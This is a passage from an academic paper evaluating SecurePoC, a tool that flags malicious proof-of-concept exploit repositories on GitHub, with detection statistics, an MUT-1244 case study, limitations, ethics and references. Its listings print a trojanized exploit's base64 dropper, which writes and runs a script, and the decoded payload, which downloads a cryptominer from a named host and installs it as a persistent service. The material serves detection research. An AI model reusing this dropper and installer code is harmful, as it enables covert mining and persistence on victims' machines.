Total	**2387**	**2271**	**116**

Table 9: Labeling and assessment of the labels assigned by VirusTotal (for binaries and URLs detected by `SecurePoC`)

Heuristic	Detected	Flagged by VT	TP	FP
Binaries	375	172	16	156
URLs	1680	109	27	82
Total indicators	**2.055**	**281**	**43**	**238**
Total repositories	**312**	**101**	**33**	**68**

false positives, e.g., for binaries related to security tools or compiled proof-of-concept exploits. Therefore, we manually assessed the VT results, carefully considering all available evidence. Table 9 summarizes the results of our assessment of the automated labeling by VirusTotal.

Specifically, we reviewed the VirusTotal reports, applying a stricter set of criteria to assess actual maliciousness. For binaries, this included examining network behavior by looking at connections to known malicious IPs/domains and manually excluding known hacktools and PoCs for CVEs. We also examined VT's community feed to assess the maliciousness of the binaries, with additional validation from reliable sources such as Abuse.ch[14]. Finally, we examined the available behavioral evidence, such as cases where the binary was dropped by another malicious sample or when it itself dropped or delivered suspicious files. Based on this process, we classified 16 binaries as TPs, while 156 binaries were flagged as potential FPs due to weak or questionable indicators.

For URLs, we required indicators such as known hosting of payloads, participation in command-and-control (C2) activity, and being tagged as malicious in VT's community feed and Abuse.ch, while excluding benign or research-associated URLs to avoid false positives. Based on these criteria, we identified 27 cases as TP and 82 cases as potential FPs. In total, the confirmed malicious indicators were found in 33 repositories; this is 10.5% of the repositories with binaries and URLs flagged by `SecurePoC` and 32.7% of the repositories with indicators flagged by VT as malicious. From our whole dataset, `SecurePoC` flagged 4,839 repositories containing binaries or URLs. Using the 10.5% maliciousness rate estimated on the representative sample of the flagged repositories, we can expect 508 repositories in the whole set of analyzed PoCs to be malicious based on these indicators, with an overall estimated rate of maliciousness of 2.5%.

We note that this analysis is very conservative and provides a lower bound on the total amount of malicious PoCs. Furthermore, we only did this analysis for binaries and URLs, as those are relatively less time-sensitive compared to IP addresses.

[14] https://abuse.ch

We also did not inspect the binaries and URLs that were not flagged by VirusTotal. In practice, it can be recommended that the analysts carefully inspect all flagged indicators.

5.2.2 Analysis of unflagged repositories

To assess the number of missed detections of malicious PoCs based on our indicators (false negatives) and the performance of the IoC extraction regexes, we randomly selected a sample of 100 repositories that had not been flagged by `SecurePoC` and manually checked them. This review process revealed three cases where its content had evaded our detection systems (i.e., there were relevant IoCs but they were missed by the current `SecurePoC` configuration): one repository contained obfuscated code using base64 encoding, one employed hexadecimal encoding, and one contained a `zlib` file encoded in base64 which was not in the list of file signatures we monitor. None of the PoCs analyzed showed any malicious behavior (no false negatives were identified).

These findings from the manual analysis provided valuable insight into the performance of our heuristics and highlighted the specific areas where the `SecurePoC` 's detection capabilities could be enhanced to improve its reliability. We further fine-tuned the `SecurePoC` configuration using this information.

5.3 Evaluation on MUT-1244 repositories

MUT-1244 is a threat actor uncovered in December 2024[15] who, among other adversarial techniques, leverages trojanized GitHub PoC repositories as an initial access vector. This threat actor demonstrates that the malicious PoC method can be highly impactful[16].

We partnered with Datadog Security Labs researchers to evaluate `SecurePoC` against their known-malicious dataset of 49 malicious PoCs published by MUT-1244 on GitHub (our snapshots did not include these repositories), which uses 3 distinct execution mechanisms:

- **Mechanism 1:** A configuration file of over 45,000 lines containing a malicious Bash command.
- **Mechanism 2:** A binary file embedding a malicious Bash command that the fake PoC extracts and executes at runtime.
- **Mechanism 3:** A piece of Python code decoding a long base64-encoded Bash script, writing it to disk and executing it.

Datadog researchers ran `SecurePoC` on these malicious PoCs to evaluate independently how valuable it would be for an analyst triaging these repositories.

For **Mechanism 1**, `SecurePoC` flagged several Base64-encoded strings in the malicious configuration file, also showing the file's length. While these strings were not malicious per se, the indication that they were in a file that is tens of thousands of lines long, was found to be valuable as it was enough to make any analyst suspicious.

For **Mechanism 2**, `SecurePoC` warned about a binary file in the repository, correctly flagging the file embedding a malicious payload.

For **Mechanism 3**, `SecurePoC` identified the large malicious base64-encoded command and flagged that it can be decoded to seemingly-valid Bash commands. Thus, an analyst can quickly understand that this repository is malicious. We next provide more details about our analysis of this PoC as an illustrative case study.

Mechanism 3 analysis. This example is sourced from the MUT-1244 Datadog PoC dataset and manually vetted by their researchers. The attackers adapted legitimate exploit code for CVE-2020-1938[17], embedding a backdoor that decodes a base64-encoded payload into an obfuscated shell script, writes it to disk, and executes it. The dropper Python script is presented in Listing 1.

```python
import os
import subprocess
import base64
def generate_payload(host, req_uri):
  encoded_script = b"ej0iCiI7bEN6PSdQUklOJztYQno9J2luZT0<REDACTED>"
  if os.name == 'posix':
    try:
      decoded_script = base64.b64decode(encoded_script)
      script_path = '/tmp/install.sh'
      with open(script_path, 'wb') as file:
        file.write(decoded_script)
      subprocess.run(['chmod', '+x', script_path], check=True)
      result = subprocess.run(['bash', script_path], check=True, capture_output=True, text=True)
    except subprocess.CalledProcessError as e:
      print(f"Error occurred: {e.stderr}")
<REDACTED>
class Tomcat(object):
  def __init__(self, target_host, target_port):
    self.target_host = target_host
    self.target_port = target_port
    self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    self.payload = generate_payload(self.target_host, self.target_port)
    self.socket.connect((target_host, target_port))
    self.stream = self.socket.makefile("rb", bufsize=0)
```

Listing 1: Malicious MUT-1244 Python PoC

After deobfuscating the shell script (see Listing 2), the resulting code communicates with a URL referenced in the investigation by Checkmarx[18]. This investigation describes

[15] https://securitylabs.datadoghq.com/articles/mut-1244-targeting-offensive-actors/

[16] https://arstechnica.com/security/2024/12/yearlong-supply-chain-attack-targeting-security-pros-steals-390k-credentials/

[17] https://nvd.nist.gov/vuln/detail/cve-2020-1938

[18] https://checkmarx.com/blog/dozens-of-machines-infected-year-long-npm-supply-chain-attack-combines-crypto-minin

a malicious npm package that uses the same URL to deliver a second-stage payload, which not only installs a cryptocurrency miner but also exfiltrates data from infected users.

```
REPO_URL=https://codeberg.org/k0rn66/xmrdropper
XMRIG_UREPO_URL=/raw/master/xmrig
XPRINTIDLE_URREPO_URL=/raw/master/xprintidle
APP_UR$REPO_URL=/raw/master/Xsession.sh
LOCAL_PATHOME=/.local/bin
APPNAM=Xsession.sh
XMRIGNAM=Xsession.auth
XPRINTIDLE_NAM=xprintidle
SYSTEMD_PATHME=/.config/systemd/user
ensure_os() {
machin$(uname -m)
if [[ $machine !86_64" ]hen
exit
fi
}
ensure_os
systemctl --user stop $APPNAME.service > /dev/null 2>&1
systemctl --user disable $APPNAME.service > /dev/null
    2>&1
systemctl --user daemon-reload > /dev/null 2>&1
mkdir -p $LOCAL_PATH
curl -sL --output $LOCAL_PATH/$APPNAME $APP_URL
curl -sL --output $LOCAL_PATH/$XMRIGNAME $XMRIG_URL
curl -sL --output $LOCAL_PATH/$XPRINTIDLE_NAME
    $XPRINTIDLE_URL
chmod +x $LOCAL_PATH/$APPNAME
chmod +x $LOCAL_PATH/$XMRIGNAME
chmod +x $LOCAL_PATH/$XPRINTIDLE_NAME
mkdir -p $SYSTEMD_PATH
cat <<HEREDOC > $SYSTEMD_PATH/$APPNAME.service
[Unit]
DescriptioXsession Auth daemon
[Service]
ExecStarOCAL_PATH/$APPNAME
Restaralways
[Install]
WantedByault.target
HEREDOC
systemctl --user enable $APPNAME.service > /dev/null 2>&1
systemctl --user restart $APPNAME.service > /dev/null 2>
    undefined
```

Listing 2: Deobfuscated payload from the malicious MUT-1244 Python PoC

SecurePoC 's output with the extracted relevant IoC is provided in Listing 3.

```
"base64_checker": [
  {
    "base64": "ej0iCiI7bEN6PSdQUklOJztYQno9J2l...",
    "decodable": true,
    "match_rule": "Decodable Base64 string",
    "decoded_value": "z=\"\n\";lCz='PRIN';XBz='ine=';..."
    ,
    "file_path": "aib0litt/poc-CVE-2020-1938/cve
     -2020-1938.py",
    "line_number": 177
  }
]
```

Listing 3: SecurePoC output for a malicious MUT-1244 PoC with Mechanism 3

After testing our tool on their PoCs dataset, researchers from Datadog Security Labs confirmed that SecurePoC substantially facilitates the triage of malicious PoCS from the recent MUT-1244 campaign.

g-and-data-theft/

5.4 Total flagged PoCs

As mentioned, SecurePoC currently is integrated with the VirusTotal and AbuseIPDB APIs for automated labeling of the extracted Indicators of Compromise (IoCs) (binaries, domain names, and IP addresses). Table 10 provides an overview of the extracted IoCs across the analyzed repositories, detailing their counts and classification based on VirusTotal (VT) and AbuseIPDB analyses. Note that our manual analysis has shown that VirusTotal analysis needs to be inspected by the analyst, as it introduces false positives.

Binaries. For binaries, a total of 9,510 were extracted, with 5,226 being unique by hash. Of these, 2,750 had not been previously analyzed by VirusTotal and were submitted for analysis. The results identified 1,018 unique flagged binaries (that could potentially be malicious). In total, 2,069 (non-unique) binaries were flagged by VirusTotal, impacting 955 repositories. Note that SecurePoC has a pre-configured list of some known hacking tools, which were excluded here.

URLs. A total of 65,774 URLs were extracted, of which 15,776 were unique. Instead of querying full URLs to VirusTotal, we focused on their FQDNs (domains). This approach increases the chance of obtaining meaningful results, as domains are more likely to be present in VirusTotal's database than full URLs with resource paths. Among these, 835 FQDNs were classified by VirusTotal as potentially malicious, 423 as potentially suspicious, and 380 were not found in VirusTotal's database. This resulted in 5,350 flagged URLs, impacting 891 repositories.

IP addresses. For IP addresses, 23,357 were extracted, with 1,590 unique IPs. VirusTotal classified 325 IPs as potentially malicious and 129 as potentially suspicious, while 54 were flagged by AbuseIPDB. In total, 5,534 IPs were flagged across 337 repositories.

By leveraging VirusTotal and AbuseIPDB for the analysis of binaries, domains, and IP addresses, we help the analysts with the initial triage of the PoCs, providing a higher level of confidence in these found IoCs. This assists analysts in making more informed decisions, helping them avoid executing harmful binaries or connecting with potentially harmful endpoints. However, for hexadecimal and base64-encoded strings, the classification process becomes more subjective. These indicators require deeper analysis to assess their intent, unlike other IoC types that have more straightforward classification. As a result, the confidence in labeling these indicators as malicious is more reliant on the analyst's judgment. By highlighting these indicators, the tool helps analysts focus their attention on potentially suspicious IoCs, streamlining the analysis process.

In total, **1,973** unique repositories were identified to contain at least one potentially malicious binary, URL, or IP, marked by VirusTotal or AbuseIPDB. These were not subjected to our stricter manual classification criteria and should be considered as potentially malicious rather than confirmed. As

Table 10: Summary of the extracted IoCs and VirusTotal/AbuseIPDB analysis results

Category	Count
Extracted binaries	
Total extracted binaries	9,510
Unique binaries (by hash)	5,226
Uploaded binaries to VirusTotal	2,750
Potentially malicious unique binaries (VT)	1,018
Total potentially malicious binaries	2,069
Repositories containing potentially malicious binaries	**955**
Extracted URLs	
Total extracted URLs	65,774
Unique URLs	15,776
Unique FQDNs/domains	5,846
Potentially malicious unique FQDNs (VT)	835
Potentially suspicious unique FQDNs (VT)	423
FQDNs not present in VirusTotal	380
Total potentially malicious/suspicious URLs	5,350
Repositories containing potentially malicious/suspicious URLs	**891**
Extracted IP addresses	
Total Extracted IPs	23,357
Unique IPs	1,590
Potentially malicious unique IPs (VT)	325
Potentially suspicious unique IPs (VT)	129
Flagged unique IPs (AbuseIPDB)	54
Total potentially malicious/suspicious/flagged IPs	5,534
Repositories containing potentially malicious/suspicious IPs	**337**
Total PoC repositories flagged by VT	**1,973**

mentioned in Section 5.2, we can estimate that approximately 2.5% unique repositories would be malicious in our dataset of analyzed PoCs (this was calculated without accounting for malicious IP addresses and the base64 and hex encoded strings). Nevertheless, all flagged repositories should still be treated with care. We provide example case studies of some of the discovered malicious PoCs in Appendix A.

6 Discussion

In our work, we propose a set of heuristics to detect malicious exploit proof-of-concepts shared via GitHub. This set of heuristics is implemented in our `SecurePoC` tool that we intend to share open-source with the community. Our experimental evaluation (including manual analysis and analysis of PoCs from a notorious adversarial campaign by MUT-1244) shows that the tool is valuable in triaging PoCs and helps to identify and assess relevant indicators of compromise.

Using `SecurePoC` we have been able to detect that 9.6% of PoC repositories we analyzed contain indicators flagged by reputable platforms like VirusTotal and AbuseIPDB. Our examination of a representative sample of PoC repositories flagged by the tool has shown that there is a high rate of false positives in the automated labeling done by these platforms. Still, we found some confirmed malicious repositories, with an estimated prevalence rate of at least 10.5% for all repositories flagged by `SecurePoC` and 2.5% for our whole analyzed PoC dataset. This rate of untrustworthy exploits is a cause for concern, as they are being used by security practitioners across the world. We thus believe that our study is an important first step towards creating more reliable tools for security professionals.

We note that GitHub's acceptable use policy [15] allows publishing of security-relevant content, such as malware, vulnerability information, or exploits, but only for research purposes. They explicitly prohibit dual-use exploits (so, i.a., malicious exploits) and they require all exploit data to be clearly labeled as potentially harmful content. We have not observed any warnings in the subset of repositories that we inspected manually. Moreover, the discovered repositories with malicious PoCs are clearly in violation of GitHub's policy. Our findings from the first snapshot were first reported to GitHub in October 2022, and since then, 5 of these repositories have been taken down by GitHub, although we do not know whether it was done because of our reporting or not.

We stress that `SecurePoC` was not designed to take binary decisions on whether a repository is malicious. Its main objective is to help security analysts with the triage tasks. It drastically cuts down the analysis time and helps to pinpoint real-world attacks. Security analysts can further enhance the tool by configuring it to suit their context or chaining it with available analysis tools and cyber threat intelligence APIs. Then, `SecurePoC` can go even further in automating GitHub PoC repository analysis.

Another promising extension of the tool capabilities is to include the analysis of repository metadata (information about users, forks, and stars). Currently, we do not use this data. However, Datadog researchers analyzing the MUT-1244 campaign identified GitHub profiles interacting with each other to promote the malicious repositories, for instance, by starring or opening issues in each other's repositories. Thus, collecting the list of known user accounts associated with malicious PoCs and performing network analysis of this data [16, 19] can be of interest.

7 Limitations

Our study has several limitations that we summarize in this section.

Dataset limitations. First, our PoCs dataset might not be fully representative of the whole collection of PoCs available on GitHub. The GitHub API proved unreliable, and not all repositories corresponding to the used CVE IDs were collected. This is demonstrated by a relatively low overlap between the collected snapshots. Therefore, we potentially have only a subset of data related to the targeted CVEs. We have tried to mitigate this issue by re-querying the API two times at each data collection moment and by collecting three snapshots.

Our PoCs dataset does not include PoCs for CVEs issued after August 2024. We believe that the studied sample of PoCs published over 9 years (for CVE-IDs issued in 2016–2024) is substantial and our results are useful for the community.

Limitations of the heuristics. In our study, we collect and analyze *historical PoCs*, i.e., PoC repositories that were published some time ago. This complicates PoC code analysis for maliciousness. For example, due to the amount of time that has passed since older exploits were published, it is possible that some previously malicious IP addresses are not detected as malicious anymore. This limitation will not be an issue for security analysts triaging *contemporary PoCs*, i.e., investigating new PoCs recently committed to GitHub.

A key limitation of `SecurePoC` is that it relies on heuristics for detecting malicious PoCs. While scalable, these heuristics are likely not able to discover all malicious PoCs in our dataset, as some of them could apply more substantial obfuscation techniques, such as encryption. As mentioned, we also might have missed malicious PoCs that include "previously malicious" IPs. At the same time, our manual analysis has shown that some of the heuristics introduce false positives or might miss relevant indicators. Furthermore, while URLs and binaries are more reliable, IP addresses change ownership, and it is challenging to find whether an IP was malicious at the time of the PoC repository creation. Therefore, our reported number of malicious PoCs is an estimate that needs to be confirmed in future studies.

We note that while more advanced program analysis techniques can be developed in the future to detect malicious PoCs automatically, our study is the necessary first step toward this goal. Our current methodology has required substantial manual effort by security researchers with relevant expertise. This is unavoidable because, as we mentioned, the existing approaches to detect malicious code (including such well-known indicators of compromise as establishing a reverse shell or elevating privileges on the exploited system) will flag all PoCs as malicious software. Thus, manual effort into dissecting malicious PoCs and identifying and verifying suitable heuristics is inevitable. With the new dataset of malicious PoCs, new automated approaches can be designed. We share our dataset and the tool to facilitate this future research.

8 Ethical Considerations

Ensuring ethical practices and responsible handling of potentially malicious code is of paramount importance in our research. To mitigate any potential risks and safeguard against unintended consequences, we followed strict rules when executing some selected PoCs obtained from GitHub to better understand their behavior (reported as case studies).

First, a careful manual review process was conducted to evaluate the nature and intent of the PoCs. This involved scrutinizing the code for any indications of malicious behavior, such as direct calls to known malicious IPs or suspicious payloads. This review was conducted by the first author, who is an experienced security analyst and has extensive knowledge about malware analysis and reverse engineering. Then, by running the PoCs in a sandboxed environment, we were able to monitor their behavior, assess their impact, and analyze any potential malicious activities without endangering the integrity of our infrastructure. After careful examination of the code and the behavior in the sandbox, the analyst made decisions on how to further examine the case study PoCs (e.g., about retrieving new PoC components from remote websites). This approach allowed us to strike a balance between conducting meaningful research on PoCs' functionality while minimizing any potential harm to systems or networks.

To prevent any negative impact on other users and the infrastructure, the sandboxed environment was designed in collaboration with our institution's system administrators. Our Ethics Review Board approved the study design and gave permission to explore malicious PoCs in this secure set-up.

Responsible Disclosure. We reported our findings to GitHub via their dedicated responsible disclosure channel twice: in October 2022 and June 2023. We are currently in the process of responsibly reporting the most recently detected malicious PoCs.

9 Related Work

To the best of our knowledge, the problem of malicious exploit PoCs in GitHub has not yet been studied in the literature. However, the detection of malicious content (including that shared on GitHub) and the analysis of exploits for vulnerabilities are active areas of research.

Detecting malicious third-party code. Malicious third-party code detection is a problem that has been investigated in the context of software supply chains, where large ecosystems have been found to be infected with malicious packages. For example, researchers investigated approaches to identify malicious packages in the npm, PyPI and Java ecosystems (e.g., [24, 42, 52, 54, 64]). These studies demonstrated that simple heuristics, such as malicious IP addresses or binaries and obfuscation detection, can be applied for detecting malicious software packages. Studies also show that more advanced machine learning-based techniques can demonstrate high performance in detecting malicious npm and PyPi packages [67, 69]. Additionally, the literature focuses on capturing semantic representations of code behavior (e.g., sensitive API calls [24, 54, 57]). In the future, such more advanced approaches can be adapted to automate the analysis and detection of malicious PoCs.

Detecting malicious code in GitHub. The community has also studied the peculiarities of detecting malicious activity on GitHub. For example, Gonzales et al. [17] analyzed the user's profile information and commit logs to identify anomalous commits that represent potential malicious activities in a GitHub repository. Qian et al. [45] developed a framework

called Heterogeneous Graph to detect malicious repositories by leveraging relationships and metadata. Code similarity is a widely used technique to cluster malicious snippets and detect closely related ones [28, 68]. In the context of GitHub, Cao and Dolan-Gavitt [9] proposed a solution to detect malicious forks by checking known malicious signatures and computing included file similarity using the `ssdeep` algorithm. In the future, PoC repository analysis can be enhanced by utilizing techniques developed for detecting similar GitHub projects, e.g., [33, 46, 50], and identifying hidden [65] or malicious [9] forks. For example, Rokon et al. [49] have identified 7.5 thousand malware source code repositories on GitHub using machine learning techniques.

CVE exploits. Researchers have studied the life cycle and exploitation likelihood of CVEs using various methodologies [27]. Analysis of social network data has been very prominent in this space. Horawalavithana et al. [20] examined the discussions surrounding new CVEs on platforms like GitHub, Reddit, and Twitter. Sabottke et al. [51] focused on detecting information about CVE exploitation being shared on Twitter. They developed methods to identify relevant discussions and extract valuable insights regarding CVE exploitation from the platform. Schiappa et al. [53] have investigated social media discourse concerning CVEs and exploits on Twitter, GitHub, and Reddit. In their data, in 2015 and 2016 on average 15% of CVEs were associated with PoCs available in ExploitDB. The study [53] has shown GitHub to be a useful source of information concerning possible attack vectors. Shrestha et al. [55] have reached similar conclusions, as they found that CVE-related information is being disseminated in GitHub discussions even prior to a vulnerability being officially published. Neil et al. [31] have further demonstrated the feasibility of automatically mining vulnerability-related threat intelligence from GitHub and similar version control platforms. Suciu et al. [56] focused on measuring the likelihood of exploits becoming functional over time for a given CVE. Yang et al. [66] used machine learning algorithms to predict the likelihood of a CVE being exploited based on the existence and source of a PoC. Householder et al. [21] investigated the development of CVE exploits over time and analyzed the chances of a CVE having an exploit in the future. They provided statistics, indicating the percentage of CVEs with publicly available exploits. Al Alsadi et al. [3] studied IoT exploits extracted from malware binaries using static and dynamic analysis techniques. They applied VirusTotal to classify malicious binaries and observed packing and obfuscation as common techniques used by malware for hindering detection. Yet, the exploit use case investigated in [3] is different from ours: [3] dissects exploits hidden in IoT binaries, while we focus on PoCs for known CVEs published on GitHub.

The aforementioned studies collectively contribute to the understanding of different aspects related to malicious code, repositories, and CVE exploits on platforms like GitHub and Twitter. Although these studies provide valuable insights, none of them specifically focused on analyzing repositories containing PoCs for CVE exploits and assessing their reliability, and this is the gap we address in our study.

10 Conclusion

We conducted an extensive investigation into the maliciousness of CVE Proof of Concepts (PoCs) on GitHub. By manually analyzing a representative sample of flagged repositories, we conservatively estimate that approximately 2.5% of the PoC repositories analyzed by `SecurePoC` are malicious. To the best of our knowledge, our work represents the first comprehensive investigation that analyzes PoCs of CVEs hosted on public platforms such as GitHub and proposes methods for detecting malicious PoCs. Our approach, implemented in the `SecurePoC` tool, involves examining the source code for indicators of malicious activity, such as calls to suspicious servers, included binaries, and the presence of hexadecimal and base-64 encoded payloads – and using available threat intelligence platforms like VirusTotal to assess these indicators. Our evaluation demonstrated that `SecurePoC` can successfully pinpoint relevant IoCs of malicious PoCs, helping the analysts with the triage task.

Availability

`SecurePoC` is shared as open source[19]. Our PoCs dataset can be shared responsibly upon request. As it contains malicious and/or dual-use code, we can share the data privately with academic or industry researchers. Please contact us using your business email address.

Acknowledgments

We thank Christophe Tafani-Dereeper and Datadog for testing `SecurePoC` on the MUT-1244 PoCs. We are grateful to Yury Zhauniarovich, Michel van Eeten, our shepherd Zion Leonahenahe Basque, and the anonymous reviewers for their feedback that helped us to improve this paper.

This research has been partially supported by the Dutch Research Council (NWO) under the project NWA.1215.18.008 Cyber Security by Integrated Design (C-SIDe).

References

[1] Lawrence Abrams. Fake Windows exploits target infosec community with Cobalt Strike. https://www.bleepingcomputer.com/news/security/fake-windows-exploits-target-infosec-community-with-cobalt-strike/ [Accessed in April 2024], 2022.

[19] https://zenodo.org/records/15675577

[2] AbuseIPDB. AbuseIPDB: Making the internet safer, one IP at a time. https://www.abuseipdb.com/ [Accessed in April 2024], 2024.

[3] Arwa Abdulkarim Al Alsadi, Kaichi Sameshima, Jakob Bleier, Katsunari Yoshioka, Martina Lindorfer, Michel van Eeten, and Carlos H Gañán. No spring chicken: Quantifying the lifespan of exploits in IoT malware using static and dynamic analysis. In *Proc. of AsiaCCS*, pages 309–321, 2022.

[4] Anquanscan. CVE-2019-0709. https://github.com/anquanscan/cve-2019-0709 [Accessed in April 2024], 2019.

[5] Jessy Ayala, Yu-Jye Tung, and Joshua Garcia. Investigating vulnerability disclosures in open-source software using bug bounty reports and security advisories. *arXiv preprint arXiv:2501.17748*, 2025.

[6] Navneet Bhatt, Adarsh Anand, and Venkata SS Yadavalli. Exploitability prediction of software vulnerabilities. *Quality and Reliability Engineering International*, 37(2):648–663, 2021.

[7] Curtis Brazzell. Honeysploit: Exploiting the exploiters. https://curtbraz.medium.com/exploiting-the-exploiters-46fd0d620fd8 [Accessed in April 2024], 2020.

[8] Sarah Pearl Camiling. Information stealer masquerades as LDAPNightmare (CVE-2024-49113) PoC exploit. https://www.trendmicro.com/en_us/research/25/a/information-stealer-masquerades-as-ldapnightmare-poc-exploit.html [Accessed in March 2025], 2025.

[9] Alan Cao and Brendan Dolan-Gavitt. What the fork? Finding and analyzing malware in GitHub forks. In *Proc. of NDSS*, volume 22, 2022.

[10] Check Point. Chain reaction: ROKRAT's missing link. https://research.checkpoint.com/2023/chain-reaction-rokrats-missing-link/ [Accessed in April 2024], 2023.

[11] Elkhazrajy. Not found. https://github.com/Elkhazrajy/CVE-2019-0708-exploit-RCE [Accessed in April 2024], 2019.

[12] Cainã Figueiredo, João Gabriel Lopes, Rodrigo Azevedo, Daniel Vieira, Lucas Miranda, Gerson Zaverucha, Leandro Pfleger de Aguiar, and Daniel Sadoc Menasché. A statistical relational learning approach towards products, software vulnerabilities and exploits. *Trans. on Network and Service Management*, 2023.

[13] Fortra. Cobalt Strike: Adversary simulation and red team operations. https://www.cobaltstrike.com/ [Accessed in April 2024], 2024.

[14] GitHub. GitHub REST API endpoints for search. https://docs.github.com/en/rest/search#search-repositories [Accessed in April 2024], 2022.

[15] GitHub. GitHub acceptable use policy: Active malware or exploits. https://docs.github.com/en/site-policy/acceptable-use-policies/github-active-malware-or-exploits [Accessed in April 2024], 2024.

[16] Qingyuan Gong, Yushan Liu, Jiayun Zhang, Yang Chen, Qi Li, Yu Xiao, Xin Wang, and Pan Hui. Detecting malicious accounts in online developer communities using deep learning. *IEEE Transactions on Knowledge and Data Engineering*, 35(10):10633–10649, 2023.

[17] Danielle Gonzalez, Thomas Zimmermann, Patrice Godefroid, and Max Schäfer. Anomalicious: Automated detection of anomalous and potentially malicious commits on GitHub. In *Proc. of ICSE-SEIP*, pages 258–267. IEEE, 2021.

[18] Thoufique Haq and Ned Moran. Now you see me – H-worm by Houdini. https://www.mandiant.com/resources/blog/now-you-see-me-h-worm-by-houdini [Accessed in April 2024], 2024.

[19] Hao He, Haoqin Yang, Philipp Burckhardt, Alexandros Kapravelos, Bogdan Vasilescu, and Christian Kästner. 4.5 million (suspected) fake stars in GitHub: A growing spiral of popularity contests, scams, and malware. *arXiv preprint arXiv:2412.13459*, 2024.

[20] Sameera Horawalavithana, Abhishek Bhattacharjee, Renhao Liu, Nazim Choudhury, Lawrence O. Hall, and Adriana Iamnitchi. Mentions of security vulnerabilities on Reddit, Twitter and GitHub. In *Proc. of Web Intelligence*, pages 200–207, 2019.

[21] Allen D Householder, Jeff Chrabaszcz, Trent Novelly, David Warren, and Jonathan M Spring. Historical analysis of exploit availability timelines. In *Proc. of CSET*, 2020.

[22] Emanuele Iannone, Giulia Sellitto, Emanuele Iaccarino, Filomena Ferrucci, Andrea De Lucia, and Fabio Palomba. Early and realistic exploitability prediction of just-disclosed software vulnerabilities: How reliable can it be? *ACM Transactions on Software Engineering and Methodology*, 33(6):1–41, 2024.

[23] Jay Jacobs, Sasha Romanosky, Benjamin Edwards, Idris Adjerid, and Michael Roytman. Exploit prediction scoring system (EPSS). *Digital Threats: Research and Practice*, 2(3):1–17, 2021.

[24] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, Olivier Barais, and Serena Elisa Ponta. Towards the detection of malicious Java packages. In *Proc. of SCORED*, pages 63–72, 2022.

[25] Ravie Lakshmanan. N. Korean hackers targeting security experts to steal undisclosed researches. https://thehackernews.com/2021/01/n-korean-hackers-targeting-security.html [Accessed in April 2024], 2021.

[26] Ravie Lakshmanan. Fake researcher profiles spread malware through GitHub repositories as PoC exploits. https://thehackernews.com/2023/06/fake-researcher-profiles-spread-malware.html [Accessed in April 2024], 2023.

[27] Triet HM Le, Huaming Chen, and M Ali Babar. A survey on data-driven software vulnerability assessment and prioritization. *ACM Computing Surveys*, 55(5):1–39, 2022.

[28] Li Li, Tegawendé F Bissyandé, and Jacques Klein. Rebooting research on detecting repackaged Android apps: Literature review and benchmark. *Trans. on Software Engineering*, 47(4):676–693, 2019.

[29] Malpedia. Apt37. https://malpedia.caad.fkie.fraunhofer.de/actor/apt37 [Accessed in April 2024], 2024.

[30] Kartik Nayak, Daniel Marino, Petros Efstathopoulos, and Tudor Dumitraş. Some vulnerabilities are different than others: Studying vulnerabilities and attack surfaces in the wild. In *Proc. of RAID*, pages 426–446. Springer, 2014.

[31] Lorenzo Neil, Sudip Mittal, and Anupam Joshi. Mining threat intelligence about open-source projects and libraries from code repository issues and bug reports. In *Proc of ISI*, pages 7–12. IEEE, 2018.

[32] Newsroom. Fake PoC for Linux kernel vulnerability on GitHub exposes researchers to malware. https://thehackernews.com/2023/07/blog-post.html [Accessed in April 2024], 2023.

[33] Phuong T Nguyen, Juri Di Rocco, Riccardo Rubei, and Davide Di Ruscio. An automated approach to assess the similarity of GitHub repositories. *Software Quality J.*, 28:595–631, 2020.

[34] NIST. National vulnerability database. https://nvd.nist.gov/ [Accessed in April 2024], 2024.

[35] NIST NVD. CVE-2019-0709. https://nvd.nist.gov/vuln/detail/CVE-2019-0709 [Accessed in April 2024], 2019.

[36] NIST NVD. CVE-2019-0708. https://nvd.nist.gov/vuln/detail/CVE-2019-0708 [Accessed in April 2024], 2021.

[37] NIST NVD. CVE-2017-4878. https://nvd.nist.gov/vuln/detail/CVE-2017-4878 [Accessed in April 2024], 2023.

[38] NIST NVD. CVE-2020-1938. https://nvd.nist.gov/vuln/detail/CVE-2020-1938 [Accessed in April 2024], 2023.

[39] NIST NVD. CVE-2021-44228. https://nvd.nist.gov/vuln/detail/CVE-2021-44228 [Accessed in April 2024], 2023.

[40] NIST NVD. CVE-2022-26809. https://nvd.nist.gov/vuln/detail/CVE-2022-26809 [Accessed in April 2024], 2023.

[41] Offsec. Exploit Database. https://www.exploit-db.com/ [Accessed in April 2024], 2024.

[42] Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. On the feasibility of supervised machine learning for the detection of malicious software packages. In *Proc. of ARES*, pages 1–10, 2022.

[43] Pierluigi Paganini. Threat actors target the infosec community with fake PoC exploits. https://securityaffairs.com/131553/intelligence/fake-poc-exploits-attacks.html [Accessed in April 2024], 2022.

[44] Pastebin. Pastebin.com – #1 paste tool since 2002! https://pastebin.com/ [Accessed in April 2024], 2024.

[45] Yiyue Qian, Yiming Zhang, Nitesh Chawla, Yanfang Ye, and Chuxu Zhang. Malicious repositories detection with adversarial heterogeneous graph contrastive learning. In *Proc. of CIKM*, pages 1645–1654, 2022.

[46] Yiyue Qian, Yiming Zhang, Qianlong Wen, Yanfang Ye, and Chuxu Zhang. Rep2vec: Repository embedding via heterogeneous graph adversarial contrastive learning. In *Proc. of KDD*, pages 1390–1400, 2022.

[47] Rapid 7. Metasploit. https://www.metasploit.com/ [Accessed in April 2024], 2024.

[48] Paul Rascagneres. Introducing ROKRAT. https://blog.talosintelligence.com/introducing-rokrat/ [Accessed in April 2024], 2017.

[49] Md Omar Faruk Rokon, Risul Islam, Ahmad Darki, Evangelos E Papalexakis, and Michalis Faloutsos. SourceFinder: Finding malware source-code from publicly available repositories in GitHub. In *Proceedings of RAID*, pages 149–163, 2020.

[50] Md Omar Faruk Rokon, Pei Yan, Risul Islam, and Michalis Faloutsos. Repo2vec: A comprehensive embedding approach for determining repository similarity. In *Proc. of ICSME*, pages 355–365. IEEE, 2021.

[51] Carl Sabottke, Octavian Suciu, and Tudor Dumitraș. Vulnerability disclosure in the age of social media: Exploiting Twitter for predicting real-world exploits. In *Proc. of USENIX Security*, pages 1041–1056, 2015.

[52] Simone Scalco, Ranindya Paramitha, Duc-Ly Vu, and Fabio Massacci. On the feasibility of detecting injections in malicious npm packages. In *Proc. of ARES*, pages 1–8, 2022.

